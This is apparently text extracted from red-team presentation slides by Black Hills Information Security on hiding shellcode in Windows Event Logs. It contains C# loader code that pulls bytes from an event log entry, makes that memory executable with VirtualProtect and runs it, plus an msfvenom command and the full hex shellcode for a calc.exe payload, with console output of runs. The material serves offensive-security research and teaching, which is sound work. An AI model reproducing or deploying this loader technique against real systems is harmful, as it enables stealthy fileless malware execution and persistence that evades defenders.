            string data = BitConverter.ToString(myEventLogEntryCollection[0].Data);
            eval += data;
            string str = eval.Replace("-", "");

            Console.WriteLine("Payload is: " + data_array.Length + " Bytes");
            Console.WriteLine("Payload String is: " + str);
        }
    }
}

```

The screenshot shows the Windows Event Viewer window with the 'Key Management Service' log selected. The log entry for Event ID 1337 is highlighted. Below the Event Viewer, a PowerShell window is open, running a script that retrieves the payload from the event log. The payload is displayed as a long hexadecimal string.

Event Viewer (Local) - Key Management Service - Number of events: 1

Level	Date and Time	Source	Event ID	Task Category
Information	9/7/2022 11:44:26 AM	Security-SPP	1337	None

Windows PowerShell

```

PS C:\Users\rbx\Desktop> .\Retrieve.ps1
Event Log Injection

### Pulling payload out of Event Log ###

Payload Found. Converting to string...

Payload = 536b696c6c207570207769746820416e7469737970686f6e
PS C:\Users\rbx\Desktop>

```

Event Properties - Event 1337, Security-SPP

General Details

☒ Friendly View ☐ XML View

+ System

- EventData

Payloads Found Here

536B696C6C207570207769746820416E7469737970686F6E

Binary data:

In Words

0000: 6C696B53 7075206C 74697720 6E412068
0010: 70737970 686F6E70


```
using System;
using System.Diagnostics;
using System.Linq;
using System.Runtime.InteropServices;
```

```
namespace BHIS_2
```

```
{
```

```
    0 references
```

```
    class Program
```

```
    {
```

```
        [DllImport("kernel32.dll")]
```

```
        1 reference
```

```
        public static extern Boolean VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, UInt32 flNewProtect,
        out UInt32 lpflOldProtect);
```

```
        // Payload Injection Starts Here
```

```
        GCHandle SCHandle = GCHandle.Alloc(data_array, GCHandleType.Pinned);
```

```
        IntPtr SCPointer = SCHandle.AddrOfPinnedObject();
```

```
        uint flOldProtect;
```

```
        ...
```

```
        if (VirtualProtect(SCPointer, (UIntPtr)data_array.Length, 0x40, out flOldProtect))
```

```
        {
```

```
            ptrShellCode sc = (ptrShellCode)Marshal.GetDelegateForFunctionPointer(SCPointer, typeof(ptrShellCode));
```

```
            sc();
```

```
        }
```

```
    }
```

```
PS C:\Users\rbx\Desktop> .\BHIS-2.exe
```

```
BHIS-Loader
```

```
Found Payload in Event Log Entries
```


```
Payload is: 24 Bytes
```

```
Payload String is: 536B696C6C207570207769746820416E7469737970686F6E
```

```
Unhandled Exception: System.AccessViolationException: Attempted to read or write protected memory. This is often an indication that other memory is corrupt.
```

```
    at BHIS_2.Program.Main(String[] args)
```

```
PS C:\Users\rbx\Desktop> |
```




```
PS C:\Users\rbx\Desktop> .\Retrieve.ps1
Event Log Injection
```

```
### Pulling payload out of Event Log ###
```

```
Payload Found. Converting to string...
```

```
Payload = fc4883e4f0e8c0000000415141505251564831d265488b5260488b5218488b5220488b7250480fb74a4a4d31c94831c0ac3c617c022c2041c1c90d4101c1e2ed524151488b52208b423c4801d08b80880000004885c074674801d0508b4818448b40204901d0e35648ffc9418b34884801d64d31c94831c0ac41c1c90d4101c138e075f14c034c24084539d175d858448b40244901d066418b0c48448b401c4901d0418b04884801d0415841585e595a41584159415a4883ec204152ffe05841595a488b12e957ffffff5d48ba0100000000000000488d8d0101000041ba318b6f87ffd5bbf0b5a25641baa695bd9dff5d4883c4283c067c0a80fbe07505bb4713726f6a00594189daffd563616c632e65786500
```

```
PS C:\Users\rbx\Desktop>
```

```
(rbx@kali)-[~]
└─$ msfvenom -p windows/x64/exec CMD=calc.exe -f hex
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 276 bytes
Final size of hex file: 552 bytes
fc4883e4f0e8c0000000415141505251564831d265488b5260488b5218
488b5220488b7250480fb74a4a4d31c94831c0ac3c617c022c2041c1c9
0d4101c1e2ed524151488b52208b423c4801d08b80880000004885c074
674801d0508b4818448b40204901d0e35648ffc9418b34884801d64d31
c94831c0ac41c1c90d4101c138e075f14c034c24084539d175d858448b
40244901d066418b0c48448b401c4901d0418b04884801d0415841585e
595a41584159415a4883ec204152ffe05841595a488b12e957ffffff5d
48ba010000000000000000488d8d0101000041ba318b6f87ffd5bbf0b5a2
5641baa695bd9dff5d4883c4283c067c0a80fbe07505bb4713726f6a00
594189daffd563616c632e65786500
```

Event Viewer (Local)

- Custom Views
- Windows Logs
 - Application
 - Security
 - Setup
 - System
 - Forwarded Events
- Applications and Services Logs
 - Hardware Events
 - Internet Explorer
 - Key Management Service
 - Microsoft
 - OpenSSH
 - Windows PowerShell
 - Subscriptions

Key Management Service Number of events: 1

Level	Date and Time	Source	Event ID	Task Categ...
Information	9/7/2022 11:51:07 AM	Security-SPP	1337	None

Event Properties - Event 1337, Security-SPP

General Details

☒ Friendly View ☐ XML View

+ System

- EventData

Payloads Found Here


FC4883E4F0E8C0000000415141505251564831D265488B5260488B5218

Binary data:

In Words

```
Windows PowerShell
PS C:\Users\rbx\Desktop> .\BHS-2.exe
BHS-Loader
Found Payload in Event Log Entries
Payload is: 276 Bytes
Payload String is: FC4883E4F0E8C00000000415141505251564831D265488B5260488B5218488B5220488B7250480FB74A4A4D31C94831C0AC3C617C
022C2041C1C90D4101C1E2ED524151488B52208B423C4801D08B80880000004885C074674801D0508B4818448B40204901D0E35648FFC9418B34884801D
64D31C94831C0AC41C1C90D4101C138E075F14C034C24084539D175D858448B40244901D066418B0C48448B401C4901D0418B04884801D0415841585E59
5A41584159415A4883EC204152FFE05841595A488B12E957FFFFFF5D48BA0100000000000000488D8D0101000041BA318B6F87FFD5BBF0B5A25641BAA69
5BD9DFFD54883C4283C067C0A80FBE07505BB4713726F6A00594189DAFFD563616C632E65786500

Unhandled Exception: System.AccessViolationException: Attempted to read or write protected memory. This is often an indicat
ion that other memory is corrupt.
   at BHS_2.Program.Main(String[] args)
PS C:\Users\rbx\Desktop>
```




Now we're getting somewhere...


Let's go live!

BLACK HILLS
Information Security



In Conclusion





<https://www.blackhillsinfosec.com/windows-event-logs-for-red-teams/>

BLACK HILLS
Information Security

References

- <https://threatpost.com/attackers-use-event-logs-to-hide-fileless-malware/179484/>
- <https://securelist.com/a-new-secret-stash-for-fileless-malware/106393/>
- <https://docs.microsoft.com/en-us/windows/win32/eventlog/event-logging-security>
- <https://github.com/improsec/SharpEventPersist>

